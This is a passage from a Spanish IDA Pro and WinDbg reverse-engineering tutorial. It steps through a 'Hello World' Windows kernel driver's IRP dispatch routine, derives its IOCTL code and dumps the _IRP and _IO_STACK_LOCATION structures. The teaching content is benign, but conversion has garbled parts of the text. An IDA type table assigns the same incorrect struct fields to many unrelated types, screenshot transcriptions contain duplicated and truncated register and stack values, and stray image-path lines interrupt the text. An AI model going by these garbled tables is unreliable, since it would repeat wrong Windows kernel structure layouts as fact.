        iosp->Parameters.DeviceIoControl.IoControlCode;
    if (ioControlCode == IOCTL_SAYHELLO) {
        DbgPrint("Hello World!\n");
    }
    status = STATUS_SUCCESS;
}

```

En ese caso imprime "Hello World"



Y el ultimo se llama cuando hago CloseHandle y llama a [IRP\_MJ\_CLOSE]

Ordinal	Name	Size	Sync	Description
94	_DRIVER_OBJECT	000000A8	Auto	struct { _int16 Type;_int16 Size;_DEVICE_OBJECT *DeviceObject;unsigned int Flags;void *DriverStart;unsigned int ...}
95	_DEVICE_OBJECT	000000B8	Auto	struct { _int16 Type;unsigned _int16 Size;int ReferenceCount;_DRIVER_OBJECT *DriverObject; _DEVICE_OBJECT ...}
97	_IRP	00000070	Auto	struct { _int16 Type;unsigned _int16 Size;_MDL *MdlAddress;unsigned int Flags;\$9A24C53A5C056AFE117F86C9FE...}
98	\$9A24C53A5C056AFE117F86C9FE...	00000004	Auto	union {_IRP *MasterIrp;int IrpCount;void *SystemBuffer;}
126	_FILE_OBJECT	00000080	Auto	struct { _int16 MasterIrp;int IrpCount;void *SystemBuffer;}
171	_IO_STACK_LOCATION	00000024	Auto	struct { _int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}
178	_WAIT_CONTEXT_BLOCK	00000028	Auto	struct {_int16 Type;_int16 Size;_DEVICE_OBJECT *DeviceObject;_VPB *Vpb;void *FsContext;void *FsContext2;...}
263	_DMA_OPERATIONS	00000040	Auto	struct {_int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}
350	_WDF_REQUEST_REUSE_P...	00000010	Auto	struct {_KDEVICE_QUEUE_ENTRY WaitQueueEntry;_IO_ALLOCATION_ACTION _stdcall *DeviceRoutine);_DEVICE...
368	\$D876E699C1DEE55A7F12...	00000004	Auto	struct {_int16 Type;_int16 Size;_DEVICE_OBJECT *DeviceObject;_VPB *Vpb;void *FsContext;void *FsContext2;...}
417	PFN_WDFREQUESTCREATE...	00000004	Auto	struct {_int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}
431	PFN_WDFDEVICECEWMDDISP...	00000004	Auto	struct {_int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}
440	DRIVER_CANCEL	00000004	Auto	struct {_int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}
444	PALLOCATE_ADAPTER_CHA...	00000004	Auto	struct {_int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}
516	PGET_SCATTER_GATHER_LI...	00000004	Auto	struct {_int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}
551	PIO_DPC_ROUTINE	00000004	Auto	struct {_int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}
577	FAST_IO_QUERY_OPEN	00000004	Auto	struct {_int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}
594	DRIVER_STARTIO	00000004	Auto	struct {_int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}
597	IO_COMPLETION_ROUTINE	00000004	Auto	struct {_int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}
605	PDRIVER_DISPATCH	00000004	Auto	struct {_int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}
610	PDRIVER_STARTIO	00000004	Auto	struct {_int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}
638	PDRIVER_CANCEL	00000004	Auto	struct {_int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}
667	PBUILD_SCATTER_GATHER...	00000004	Auto	struct {_int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}
743	PFAST_IO_QUERY_OPEN	00000004	Auto	struct {_int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}
788	PFN_WDFDEVICEINITASSIG...	00000004	Auto	struct {_int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}
800	PIRP	00000004	Auto	struct {_int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}
802	PGET_SCATTER_GATHER_LI...	00000004	Auto	struct {_int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}
807	PDRIVER_LIST_CONTROL	00000004	Auto	struct {_int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}
813	DRIVER_LIST_CONTROL	00000004	Auto	struct {_int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}
832	PFN_WDFREQUESTWDMG...	00000004	Auto	struct {_int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}
870	EVT_WDFDEVICE_WDM_IR...	00000004	Auto	struct {_int16 MajorFunction;char MinorFunction;char Flags;char Control;\$4DDE83A4...}

Sincronizo la estructura IRP en LOCAL TYPES

```

00000000 ; 
00000000
00000000 _IRP           struc ; (sizeof=0x70, align=0x8, copyof_97)
00000000 Type          dw ?
00000002 Size          dw ?
00000004 MdlAddress    dd ?                      ; offset
00000008 Flags         dd ?
0000000C AssociatedIrp $9A24C53A5C056AFE117F86C9FE80E7C5 ?
00000010 ThreadListEntry _LIST_ENTRY ?
00000018 IoStatus      _IO_STATUS_BLOCK ?
00000020 RequestorMode db ?
00000021 PendingReturned db ?
00000022 StackCount    db ?
00000023 CurrentLocation db ?
00000024 Cancel        db ?
00000025 CancelIrql    db ?
00000026 ApcEnvironment db ?
00000027 AllocationFlags db ?
00000028 UserIosb     dd ?                      ; offset
0000002C UserEvent     dd ?                      ; offset
00000030 Overlay       $A2C8D70586C9E9C21C4A4196FC5EAA96 ?
00000038 CancelRoutine  dd ?                      ; offset
0000003C UserBuffer    dd ?                      ; offset
00000040 Tail          $28E7EDE07D81B0D523D5A289094984AB ?
00000070 _IRP          ends
00000070

```

Y puedo ver en la pestaña ESTRUCTURAS la misma.

Vemos que cuando lo tiro debuggeando y pongo Breakpoint en la función dispatch luego de llegar allí

The screenshot shows the WinDbg debugger interface. The assembly window displays the following code:

```

92AE0210 push    eax
92AE0211 push    edi
92AE0212 push    offset Format ; "DriverDispatch called\n"
92AE0217 call    _DbgPrint
92AE021C mov     edi, [ebp+Irp]
92AE021F xor     esi, esi
92AE0221 pop    ecx
92AE0222 mov     ebx, [edi+60h]
92AE0225 movzx  eax, byte ptr [ebx]
92AE0228 sub    eax, esi
92AE022A jz     short loc_92AE0260

```

The registers window shows:

- EAX 00000000
- EBX 863634B0
- ECX 92AE03D8
- EDX 00000016
- ESI 00000000
- EDI 863634B0
- EBP 88E17A70
- ESP 88E17A64
- EIP 92AE022A
- EFL 00000246

The stack view window shows memory at address 88E17A64:

Address	Value
88E17A64	04755320 84755320
88E17A68	845403E0 845403E0
88E17A6C	863634B0 863634B0
88E17A70	88E17A80 88E17A80
88E17A74	8267D0B0 8267D0B0
88E17A78	845403E0 845403E0
88E17A7C	863634B0 863634B0
88E17A80	8475537C 8475537C
88E17A84	845403E0 845403E0
88E17A88	88E17B00 88E17B00
88E17A8C	82881620 82881620
88E17A90	7FA5E931 7FA5E931

The output window shows:

```

warning: read_file failed:
\documents\visual studio\helloworld.c
Expected data back.

```

Lee desde la estructura IRP, la parte TAIL no esta especificada en MSDN pero allí, luego de buscar el campo en EDI+60, y pasarlo a EBX , el contenido del mismo va a EAX que tiene la primera vez que para el valor de **[IRP\_MJ\_CREATE]** o sea cero, y en este caso va allí a imprimir ese mensaje de que paso por create.

Si le doy RUN nuevamente parara de nuevo con EAX=0e de **[IRP\_MJ\_DEVICE\_CONTROL]**

The screenshot shows the WinDbg debugger interface. The assembly window displays the same code as before:

```

92AE020C DeviceObject= dword ptr 8
92AE020C Irp= dword ptr 0Ch
92AE020C
92AE020E push    ebp
92AE020F mov     ebp, esp
92AE020F push    ebx
92AE0210 push    esi
92AE0211 push    edi
92AE0212 push    offset Format ; "DriverDispatch called\n"
92AE0217 call    _DbgPrint
92AE021C mov     edi, [ebp+Irp]
92AE021F xor     esi, esi
92AE0221 pop    ecx
92AE0222 mov     ebx, [edi+60h]
92AE0225 movzx  eax, byte ptr [ebx]
92AE0228 sub    eax, esi
92AE022A jz     short loc_92AE0260

```

The registers window shows:

- EAX 0000000E
- EBX 863634B0
- ECX 92AE03D8
- EDX 00000016
- ESI 00000000
- EDI 863634B0
- EBP 88E17BFC
- ESP 88E17BF0
- EIP 92AE0228
- EFL 00000246

The stack view window shows memory at address 88E17BF0:

Address	Value
88E17BE0	00000246 00000246
88E17BF0	84755320 84755320
88E17BF4	845403E0 845403E0
88E17BF8	00000000 00000000
88E17BC0	88E17C14 88E17C14
88E17C00	8267D0B0 8267D0B0
88E17C04	845403E0 845403E0
88E17C08	863634B0 863634B0
88E17C0C	863634B0 863634B0
88E17C10	845403E0 845403E0
88E17C14	88E17C34 88E17C34
88E17C18	8287EEE 8287EEE


The output window shows:

```


PDB: using load address 82641000
Expected data back.
DriverDispatch called in create
DriverDispatch called

```

Como EAX es diferente de cero va por aquí



Y en este caso llega al bloque rosado imprime que llego allí por un IOCTL.



```
#define IOCTL_SAYHELLO (ULONG) CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x00,
METHOD_BUFFERED, FILE_ANY_ACCESS )
```

En el código el IOCTL code que se obtiene desde el 0x8337 del FILE\_DEVICE se le realizan varias operaciones según el tipo de IOCTL( en este caso METHOD BUFFERED, etc etc) lo cual nos da el IOCTL 83370000.


Allí lo compara y como es ese, va a imprimir el cartel de "Hello World!"

```


break; -
case IRP_MJ_DEVICE_CONTROL:
    DbgPrint("DriverDispatch called in IOCTL\n");
    ioControlCode =
        iosp->Parameters.DeviceIoControl.IoControlCode;
    if (ioControlCode == IOCTL_SAYHELLO) {
        DbgPrint("Hello World!\n");
    }
    status = STATUS_SUCCESS;
}
break;

```


Cuando pasamos por el DebugPrint nos muestra en la barra del Windbg el mensaje, si hubiera varios IOCTL con diferentes acciones habría un switch aquí justamente para que desvíe la ejecución según el que sea.



La tercera vez que para es cuando hacemos CloseHandle EAX es 2.



Y imprime



Creo que con esto tenemos una buena introducción al tema, seguiremos en la siguiente parte, profundizando mas.

Hasta la parte siguiente  
Ricardo Narvaja

# INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 53 KERNEL

Un detalle que quería aclarar que en la parte anterior no hallamos, ya que la definición de la estructura IRP no esta completa era como llegar a reversear hasta que aparezca el IOCTL code.

Si vuelvo a debuggear y cuando paro uso la barra de windbg para ver la estructura, sabemos que el comando **dt** nos muestra la estructura es este caso la estructura **\_IRP**.

```
Output window

^ Extra character error in 'dt -IRP'
WINDBG>dt _IRP
win32k!_IRP
+0x000 Type : Int2B
+0x002 Size : Uint2B
+0x004 MdlAddress : Ptr32 _MDL
+0x008 Flags : Uint4B
+0x00C AssociatedIrp : <unnamed-tag>
+0x010 ThreadListEntry : _LIST_ENTRY
+0x018 IoStatus : _IO_STATUS_BLOCK
+0x020 RequestorMode : Char
+0x021 PendingReturned : UChar
+0x022 StackCount : Char
+0x023 CurrentLocation : Char
+0x024 Cancel : UChar
+0x025 CancelIrql : UChar
+0x026 ApcEnvironment : Char
+0x027 AllocationFlags : UChar
+0x028 UserIosb : Ptr32 _IO_STATUS_BLOCK
+0x02C UserEvent : Ptr32 _KEVENT
+0x030 Overlay : <unnamed-tag>
+0x038 CancelRoutine : Ptr32 void
+0x03C UserBuffer : Ptr32 Void
+0x040 Tail : <unnamed-tag>
```

Igual no nos muestra la posición 0x60 que es la que lee y esta dentro de **Tail**, lo mismo que nos pasa en la estructura del IDA, pero acá hay un truquito que sirve para aclarar un poco mas las cosas.

```
94075212 push    offset Format    ; "DriverDispatch"
94075217 call    _DbgPrint
9407521C mov     edi, [ebp+Irp]
9407521F xor     esi, esi
94075221 pop     ecx
94075222 mov     ebx, [edi+60h]
94075225 movzx  eax, byte ptr [ebx]
94075228 sub     eax, esi
9407522A jz      short loc_94075260
```

Hay varios modificadores del comando **dt** uno es **-v** que lo pone en modo verbose otro es **-r** que nos da la profundidad de las sub-estructuras para que nos muestre las mismas, veamos que pasa si ponemos.

**-r[depth]**

Recursively dumps the subtype fields. If *depth* is given, this recursion will stop after *depth* levels. The *depth* must be a digit between 1 and 9, and there must be no space between the **r** and the *depth*. The **-r[depth]** switch should appear immediately before the address.

**-s size**

Enumerate only those types whose size in bytes equals the value of *size*. The **-s** option is only useful when types are being enumerated. When **-s** is specified, **-e** is always implied as well.

**-t**

Enumerate types only.

**-v**

Verbose output. This gives additional information such as the total size of a structure and the number of its elements. When this is used along with the **-y** search option, all symbols are displayed, even those with no associated type information.

**Outputs**

```
WINDBG>dt -v -r 3 _IRP
win32k!_IRP
struct _IRP, 21 elements, 0x70 bytes
+0x000 Type : ??
+0x002 Size : ??
+0x004 MdlAddress : ??????
+0x008 Flags : ??
+0x00c AssociatedIrp : union <unnamed-tag>, 3 elements, 0x4 bytes
    +0x000 MasterIrp : ??????
    +0x000 IrpCount : ??
    +0x000 SystemBuffer : ??????
+0x010 ThreadListEntry : struct _LIST_ENTRY, 2 elements, 0x8 bytes
    +0x000 Flink : ??????
    +0x004 Blink : ??????
+0x018 IoStatus : struct _IO_STATUS_BLOCK, 3 elements, 0x8 bytes
    +0x000 Status : ??
    +0x000 Pointer : ??????
    +0x004 Information : ??
+0x020 RequestorMode : ??
+0x021 PendingReturned : ??
+0x022 StackCount : ??
+0x023 CurrentLocation : ??
+0x024 Cancel : ??
+0x025 CancelIrql : ??
+0x026 ApcEnvironment : ??
+0x027 AllocationFlags : ??
+0x028 UserIosb : ??????
+0x02c UserEvent : ??????
+0x030 Overlay : union <unnamed-tag>, 2 elements, 0x8 bytes
    +0x000 AsynchronousParameters : struct <unnamed-tag>, 3 elements, 0x8 bytes
        +0x000 UserApcRoutine : ??????
        +0x000 IssuingProcess : ??????
        +0x004 UserApcContext : ??????
    +0x000 AllocationSize : union _LARGE_INTEGER, 4 elements, 0x8 bytes
        +0x000 LowPart : ??
        +0x004 HighPart : ??
        +0x000 u : struct <unnamed-tag>, 2 elements, 0x8 bytes
        +0x000 QuadPart : ??
+0x038 CancelRoutine : ??????
+0x03c UserBuffer : ??????
+0x040 Tail : union <unnamed-tag>, 3 elements, 0x30 bytes
    +0x000 Overlay : struct <unnamed-tag>, 8 elements, 0x28 bytes
        +0x000 DeviceQueueEntry : struct _KDEVICE_QUEUE_ENTRY, 3 elements, 0x10 bytes
        +0x000 DriverContext : [4] ??????
        +0x010 Thread : ??????
        +0x014 AuxiliaryBuffer : ??????
        +0x018 ListEntry : struct _LIST_ENTRY, 2 elements, 0x8 bytes
        +0x020 CurrentStackLocation : ?????|
        +0x020 PacketType : ??
        +0x024 OriginalFileObject : ??????
    +0x000 Apc : struct _KAPC, 16 elements, 0x30 bytes
        +0x000 Type : ??
        +0x001 SpareByte0 : ??
        +0x002 Size : ??
        +0x003 SpareByte1 : ??
        +0x004 SpareLong0 : ??
        +0x008 Thread : ??????
        +0x00c ApclistEntry : struct _LIST_ENTRY, 2 elements, 0x8 bytes
        +0x014 KernelRoutine : ??????
        +0x018 RundownRoutine : ??????
        +0x01c NormalRoutine : ??????
```

Ahora se ve mejor incluso nos muestra el contenido de Tail


```

+0x03c UserBuffer      : ???
+0x040 Tail            : union <unnamed-tag>, 3 elements, 0x30 bytes
+0x000 Overlay         : struct <unnamed-tag>, 8 elements, 0x28 bytes
+0x000 DeviceQueueEntry: struct _KDEVICE_QUEUE_ENTRY, 3 elements, 0x10 bytes
+0x000 DriverContext   : [4] ???
+0x010 Thread          : ???
+0x014 AuxiliaryBuffer : ???
+0x018 ListEntry       : struct _LIST_ENTRY, 2 elements, 0x8 bytes
+0x020 CurrentStackLocation: ????
+0x020 PacketType      : ??
+0x024 OriginalFileObject: ???
+0x000 Apc              : struct _KAPC, 16 elements, 0x30 bytes
+0x000 Type             : ??

```

Vemos que Tail empieza en 0x40 y 0x20 mas adelante esta CurrentStackLocation, que seria la estructura que se encuentra en 0x60

Si uno busca por el WDK si lo tiene instalado



Ve la definición de CurrentStackLocation que es una estructura del tipo \_IO\_STACK\_LOCATION veamos si esta nos la dumpea el windbg.

```

WINDBG>dt _IO_STACK_LOCATION
win32k!_IO_STACK_LOCATION
+0x000 MajorFunction     : UChar
+0x001 MinorFunction    : UChar
+0x002 Flags             : UChar
+0x003 Control           : UChar
+0x004 Parameters        : <unnamed-tag>
+0x014 DeviceObject      : Ptr32 _DEVICE_OBJECT
+0x018 FileObject        : Ptr32 _FILE_OBJECT
+0x01c CompletionRoutine : Ptr32 long
+0x020 Context            : Ptr32 Void

```

Algo mas obtuvimos pero aun no sale el campo 0x0c que esta dentro de Parameters, también buscamos que nos muestre la estructura con mas profundidad asi que usaremos los modificadores nuevamente.

WINDBG>dt -r 4 IO\_STACK\_LOCATION

```
win32k!_IO_STACK_LOCATION
+0x000 MajorFunction      : ???
+0x001 MinorFunction     : ???
+0x002 Flags              : ???
+0x003 Control            : ???
+0x004 Parameters        : <unnamed-tag>
+0x000 Create             : <unnamed-tag>
    +0x000 SecurityContext : ??????
    +0x004 Options         : ???
    +0x008 FileAttributes   : ???
    +0x00a ShareAccess      : ???
    +0x00c EaLength         : ???
+0x000 CreatePipe          : <unnamed-tag>
    +0x000 SecurityContext : ??????
    +0x004 Options         : ???
    +0x008 Reserved         : ???
    +0x00a ShareAccess      : ???
    +0x00c Parameters       : ??????
+0x000 CreateMailslot      : <unnamed-tag>
    +0x000 SecurityContext : ??????
    +0x004 Options         : ???
    +0x008 Reserved         : ???
    +0x00a ShareAccess      : ???
    +0x00c Parameters       : ??????
+0x000 Read                : <unnamed-tag>
    +0x000 Length           : ???
    +0x004 Key               : ???
    +0x008 ByteOffset        : _LARGE_INTEGER
+0x000 Write               : <unnamed-tag>
    +0x000 Length           : ???
    +0x004 Key               : ???
    +0x008 ByteOffset        : _LARGE_INTEGER
+0x000 QueryDirectory      : <unnamed-tag>
    +0x000 Length           : ???
    +0x004 FileName          : ??????
    +0x008 FileInformationClass : ???
    +0x00c FileIndex          : ???
+0x000 NotifyDirectory      : <unnamed-tag>
    +0x000 Length           : ???
    +0x004 CompletionFilter : ???
+0x000 QueryFile            : <unnamed-tag>
    +0x000 Length           : ???
    +0x004 FileInformationClass : ???
+0x000 SetFile              : <unnamed-tag>
    +0x000 Length           : ???
    +0x004 FileInformationClass : ???
    +0x008 FileObject          : ??????
    +0x00c ReplaceIfExists    : ???
    +0x00d AdvanceOnly        : ???
    +0x00c ClusterCount       : ???
    +0x00c DeleteHandle        : ??????
+0x000 QueryVolume          : <unnamed-tag>
    +0x000 Length           : ???
    +0x004 FsInformationClass : ???
+0x000 FileSystemControl    : <unnamed-tag>
    +0x000 OutputBufferLength : ???
    +0x004 InputBufferLength  : ???
    +0x008 FsControlCode      : ???
    +0x00c Type3InputBuffer   : ??????
+0x000 LockControl          : <unnamed-tag>
    +0x000 Length           : ??????
    +0x004 Key               : ???
    +0x008 ByteOffset         : _LARGE_INTEGER
```

```


+0x008 ByteCountSet : _LARGE_INTEGER
+0x000 DeviceIoControl : <unnamed-tag>
+0x000 OutputBufferLength : ???
+0x004 InputBufferLength : ???
+0x008 IoControlCode : ???
+0x00C Type : OutputBuffer : ??????
+0x000 QuerySecurity : <unnamed-tag>
+0x000 SecurityInformation : ???
+0x004 Length : ???
+0x000 SetSecurity : <unnamed-tag>
+0x000 SecurityInformation : ???
+0x004 SecurityDescriptor : ??????
+0x000 MountVolume : <unnamed-tag>
+0x000 Upb : ??????
+0x004 DeviceObject : ??????
+0x000 VerifyVolume : <unnamed-tag>
+0x000 Upb : ??????
+0x004 DeviceObject : ??????
+0x000 Scsi : <unnamed-tag>
+0x000 Srb : ??????
+0x000 InquireDeviceRelations : <unnamed-tag>

```

Vemos que los campos a partir del offset 0x4 cambian según la acción que estemos ejecutando, para cada acción hay una definición diferente de estos campos.

Como en nuestro caso buscamos el IOCTL code ese solo se usa la segunda vez que para cuando llamamos a **DeviceIoControl**, así que podemos mirar allí y ver que el campo 0x8 dentro de Parameters, para ese caso es el IOCTL, si miramos desde el inicio de la estructura **\_IO\_STACK\_LOCATION** sera el campo 0xC ya que había 0x4 bytes antes de Parameters.

Si buscamos en el WDK la definición de la estructura



